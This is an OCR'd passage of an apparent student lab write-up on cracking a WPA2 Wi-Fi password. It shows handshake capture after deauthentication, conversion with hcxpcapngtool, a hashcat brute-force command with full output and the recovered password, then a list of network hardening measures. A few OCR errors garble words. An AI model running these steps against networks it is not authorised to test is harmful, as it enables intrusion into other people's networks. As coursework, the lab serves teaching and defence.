


Limitation the device to replay connect to speed the process.



After get the handshake that stored in scan-01.cap we try broke the password by aircrack-ng.

We got the password 😊



Brute force attack: with **Aircrack-ng** and **Hashcat**

We use the scan01.cap file in the previous experiment

Use these in hashcat web site to convert type to .hc22000

Handshake extraction successful: Download

```
hcxpcapngtool 6.3.1 reading from 555414_1714160822.cap...

summary capture file
--------------------
file name.....................................: 555414_1714160822.cap
version (pcap/cap)............................: 2.4 (very basic format without any additional information)
timestamp minimum (GMT).......................: 26.04.2024 21:34:33
timestamp maximum (GMT).......................: 26.04.2024 21:35:08
used capture interfaces.......................: 1
link layer header type........................: DLT_IEEE802_11 (105) very basic format without any additional information about the quality
endianness (capture system)...................: little endian
packets inside................................: 2058
ESSID (total unique)..........................: 1
BEACON (total)................................: 1
BEACON on 2.4 GHz channel (from IE_TAG)..: 12
ACTION (total)................................: 7
PROBERESPONSE (total).........................: 8
DEAUTHENTICATION (total)......................: 512
AUTHENTICATION (total)........................: 18
AUTHENTICATION (OPEN SYSTEM)..................: 18
REASSOCIATIONREQUEST (total)..................: 2
REASSOCIATIONREQUEST (PSK)....................: 2
WPA encrypted.................................: 448
EAPOL messages (total)........................: 4
EAPOL RSN messages............................: 4
EAPOLTIME gap (measured maximum msec)....: 1
EAPOL ANONCE error corrections (NC).....: not detected
EAPOL M1 messages (total).....................: 1
EAPOL M2 messages (total).....................: 1
EAPOL M3 messages (total).....................: 1
EAPOL M4 messages (total).....................: 1
EAPOL M4 messages (zeroed NONCE)..........: 1
EAPOL pairs (total)...........................: 2
EAPOL pairs (best)............................: 1
EAPOL pairs written to 22000 hash file...: 1 (RC checked)
EAPOL M32E2 (authorized)......................: 1

Information: limited dump file format detected!
This file format is a very basic format to save captured network data.
It is recommended to use PCAP Next Generation dump file format (or pcapng for short) instead.
The PCAP Next Generation dump file format is an attempt to overcome the limitations
of the currently widely used (but very limited) libpcap (cap, pcap) format.
```

hashcat
advanced password recovery

Upload and extract
a WPA / WPA2 handshake from a pcap capture file
to a modern hashcat compatible hash file

PCAPNG, PCAP or CAP file: Browse... No file selected.

Convert

Please read this forum post for a short hashcat + WPA1/2 **tutorial**.

This site is using state of the art handshake extraction tool hcxpcapngtool from hcxtools for converting.
It is intended for users who dont want to struggle with compiling from sources.

Maximum size for upload is **20MB.**

ATTENTION! You need hashcat v6.0.0 or higher in order to work with hash-mode 22000.

For best results, **avoid** tools that strip or modify capture files, such as:

- airodump-ng (with filter options)
- besside-ng
- wpaclean
- old bettercap versions
- old pwnagotchi versions
- tshark (with filter options)
- wireshark (with filter options)

The online converter works exclusively with default settings. Any additional in-depth tuning exceeds the scope of this online service.

Then we use hashcat tool for brut force WPA attack

We got the password 😊

```
C:\Users\weesa\Downloads\New Downlods\hashcat-6.2.6>hashcat.exe -a 3 -m 22000 555414_1714160822.hc22000  ?d
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

OpenCL API (OpenCL 3.0 CUDA 12.3.101) - Platform #1 [NVIDIA Corporation]
====================================================================
* Device #1: NVIDIA GeForce MX330, 1920/2047 MB (511 MB allocatable), 3MCU

OpenCL API (OpenCL 3.0 ) - Platform #2 [Intel(R) Corporation]
============================================================
* Device #2: Intel(R) Iris(R) Xe Graphics, 1536/3167 MB (791 MB allocatable), 96MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 607 MB

Driver temperature threshold met on GPU #1. Expect reduced performance.
Driver temperature threshold met on GPU #1. Expect reduced performance.
415c4fc35cf7dd2c3d717af1b4c1c33f:d21be4561299:14857f65c142:Mr.Robot:12345678
```

How to make a secure network

- sure wireless users are authenticated before being able to access any network resources.

- Consider using anti-wardriving software to make it more difficult for attackers to discover your WLAN

To make it more difficult

wardrivers to discover your WLAN, you can use airbase-ng, available on the Kali

- There are measures for preventing radio waves from leaving or entering a building so that wireless technology can be used only by people in the facility. One is using a certain type of paint on the walls, but this method isn't foolproof because some radio

- waves can leak out if the paint isn't applied correctly.

- Use a router to 011.ly allow approved MAC addresses to access your 11.etwork. Unfortunately, some exploits enable attackers to spoof authorized addresses, but this measure

makes exploits more difficult for typical attackers.

- Consider using an authentication server instead of relying on a wireless device to authenticate users. A RADIUS server that can refer all users to a server running Windows Server 2016 with Active Directory can be used to authenticate wireless users
- attempting to access network resources. This method can also prevent an intruder from sending or receiving HTTP, DHCP, SMTP, or any network packets over the network before being authenticated.

- implement password-based authentication by using the EAP standard using a firewall in front of the company's internal network that filters out traffic from unauthorized IP addresses
- Assign static IP addresses to wireless clients instead of using DHCP.
- Disable WPS, which removes the known WPS attacks vectors